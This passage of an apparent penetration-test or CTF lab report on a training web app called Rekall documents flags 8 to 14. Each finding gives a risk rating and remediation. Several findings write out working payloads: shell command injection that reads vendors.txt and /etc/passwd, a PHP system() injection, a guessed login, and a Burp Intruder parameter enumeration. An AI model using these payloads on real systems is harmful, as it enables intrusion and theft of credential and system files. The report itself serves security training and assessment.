	flag 8: 87fsdkf6djf


Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 4.


Vulnerability 9	Findings
Title	Attacking Rekall's Web Application, Flag 9
Type	Web app
Risk Rating	**Medium**
Description	Sensitive Data Exposure
Images	> 192.168.14.35/robots.txt  User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 **flag 9: dkkdudfkdy23**
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 4.



Vulnerability 10	Findings
Title	Attacking Rekall's Web Application, Flag 10
Type	Web app
Risk Rating	**Critical**
Description	Command Injection
Images	> Networking.php > DNS check Inject following command: www.welcometorecall.com && cat vendors.txt  Welcome to Rekall Admin Networking Tools Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check www.example.com Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas **flag 10: ksdnd99dkas**
Affected Hosts	192.168.14.35
Remediation	Similar to remediation of SQL Injection (Vulnerability 7), Command Injection may be rectified accordingly: ● Validate and filter any user input used as command arguments or parameters. This can be accomplished by filtering out special characters that can be used to inject code. ● Use secure Application Programming Interfaces (APIs) instead of



	executing system commands directly on the application. This allows for more secure interaction with the application. ● Use web application firewalls (WAFs) to detect and prevent command injection attacks by blocking malicious input. ● Use security best practices and stay current with software patches and updates as soon as they become available. ● Run regular vulnerability scans to help detect new or existing command injection vulnerabilities in order to remediate as quickly as possible.


Vulnerability 11	Findings
Title	Attacking Rekall's Web Application, Flag 11
Type	Web app
Risk Rating	**Critical**
Description	Command Injection
Images	Using MX Record Checker Inject following command into the MX Record field: www.welcometorecall.com | cat vendors.txt  ecall.com | cat vendors.txt SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 11 is opshdkasy78s **flag 11: opshdkasy78s**
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 10.




Vulnerability 12	Findings
Title	Attacking Rekall's Web Application, Flag 12
Type	Web app
Risk Rating	High
Description	Brute Force Attack
Images	Using DNS Check input: www.welcometorecall.com && cat /etc/passwd  REKALL CORPORATION Home About Rekall Welcome DNS Check www.example.com Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 root:x:0:0:root:/root: /bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games: /usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail: /usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www- data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups: /usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin /nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina: We see that melina:melina might be login credentials. Using Admin Login: melina:melina (username:password)


	 REKALL CORPORATION Home About Rekall Welcome VR Planner Login Enter your Administrator credentials! Login: melina Password: ●●●●●● Login Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: **flag 12: hsk23oncsd**
Affected Hosts	192.168.14.35
Remediation	To remediate Brute Force Attacks: ● Use MFA to prevent unauthorized access to sensitive data. ● Use strong passwords or passphrases in accordance with NIST SP 800-63-3 guidelines: at least 8 characters long (closer to maximum allowable length is preferred), use nonstandard characters,reset only if password is forgotten or compromised. Ensure passphrases are long and do not match entries in the prohibited password dictionary. ● Implement lockout policies that block user login attempts after a certain number of failed attempts. This will slow down the rate at which hackers or programs can attempt password guesses. ● Set up rate limiting to restrict the number of web requests that can be made from a single user account or IP address within a specified amount of time. ● Use WAFs to detect and prevent brute force attacks by blocking requests that match certain patterns or originate from malicious IP addresses. ● Review access logs to detect any unauthorized access attempts or suspicious activity.

Vulnerability 13	Findings
Title	Attacking Rekall's Web Application, Flag 13
Type	Web app
Risk Rating	Critical
Description	PHP Injection
Images	From Flag 9 procedure, we also found souvenirs.php/  Welcome 192.168.14.35/robots.txt 192.168.14.35/robots.txt Exploit-DB Nessus User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 Try exploit using /souvenirs.php/  Welcome Welcome Welcome to Rekall - To rekall - Google Search Login 192.168.14.35/souvenirs.php/ Exploit-DB Nessus REKALL CORPORATION - Home - About Rekall - Welcome - VR Planner - Login - Home - About Rekall - Welcome - Memory Planner - Login **Souvenirs for your VR experience** Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... removing / from end of URL

	 192.168.14.35/souvenirs.php Souvenirs for your VR experience Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... Research and try different PHP injection payloads: https://github.com/payloadbox/command-injection-payload-list  192.168.14.35/souvenirs.php?message=CALLUSNOW Souvenirs for your VR experience Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... CALLUSNOW remove CALLUSNOW insert etc/passwd option from github repository: ;system('cat/etc/passwd')

	 Welcome Welcome to Recall - Tot... rekall - Google Search Login REKALL CORPORATION Home 192.168.14.35/souvenirs.php?message=;system('cat /etc/passwd') Souvenirs for your VR experience Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... Congrats, flag 13 is jdka7sk23dd **flag 13: jdka7sk23dd**
Affected Hosts	192.168.14.35
Remediation	Similar to remediation of Command Injection (Vulnerability 11), PHP Injection may be rectified accordingly: ● Validate and filter any user input used as command arguments or parameters. This can be accomplished by filtering out special characters that can be used to inject code. ● Disable dangerous PHP functions such as system() and eval() that allow for the execution of arbitrary code. ● Use security best practices and stay current with software patches and updates as soon as they become available. ● Run regular vulnerability scans to help detect new or existing command injection vulnerabilities in order to remediate as quickly as possible.

Vulnerability 14	Findings
Title	Attacking Rekall's Web Application, Flag 14
Type	Web app
Risk Rating	High
Description	Session Management
Images	Using link from flag 12 find, we go to:  192.168.14.35/admin_legal_data.php?admin= REKALL CORPORATION Home About Rekall Welcome VR Planner Login Admin Legal Documents - Restricted Area Admins Only! Installing Foxyproxy and adding proxy  Title or Description (optional): CTF Color: #66cc66 Pattern Shortcuts Enabled ON Add whitelist pattern to match all URLs ON Do not use for localhost and intranet/private IP addresses Proxy Type: HTTP Proxy IP address or DNS name: 127.0.0.1 Port: 8080 Username (optional) Password (optional) Using Burpsuite:  Burp Suite Community Edition v2021.10.3 - Temporary Project Burp Project Intruder Repeater Window Help Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options Intercept HTTP history WebSockets history Options Forward Drop Intercept is on Action Open Browser Pretty Raw Hex Request to http://192.168.14.35:80 GET /admin_legal_data.php?admin=001 HTTP/1.1 Host: 192.168.14.35 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://192.168.14.35/Login.php Cookie: security_level=0; PHPSESSID=i5qghnira3471cgulfapksjn41 Upgrade-Insecure-Requests: 1



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project op
2 × 3 × ...
Target Positions Payloads Resource Pool Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned t

Attack type: Sniper

```
GET /admin_legal_data.php?admin=§001§ HTTP/1.1
Host: 192.168.14.35
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.14.35/Login.php
Cookie: security_level=0; PHPSESSID=1Soghnira3d71cgvlfapkojn41
Upgrade-Insecure-Requests: 1
```


Burp Suite Community Edi
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Co
2 × 3 × ...
Target Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type customized in different ways.

Payload set: 1 Payload count: 101

Payload type: Numbers Request count: 101

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

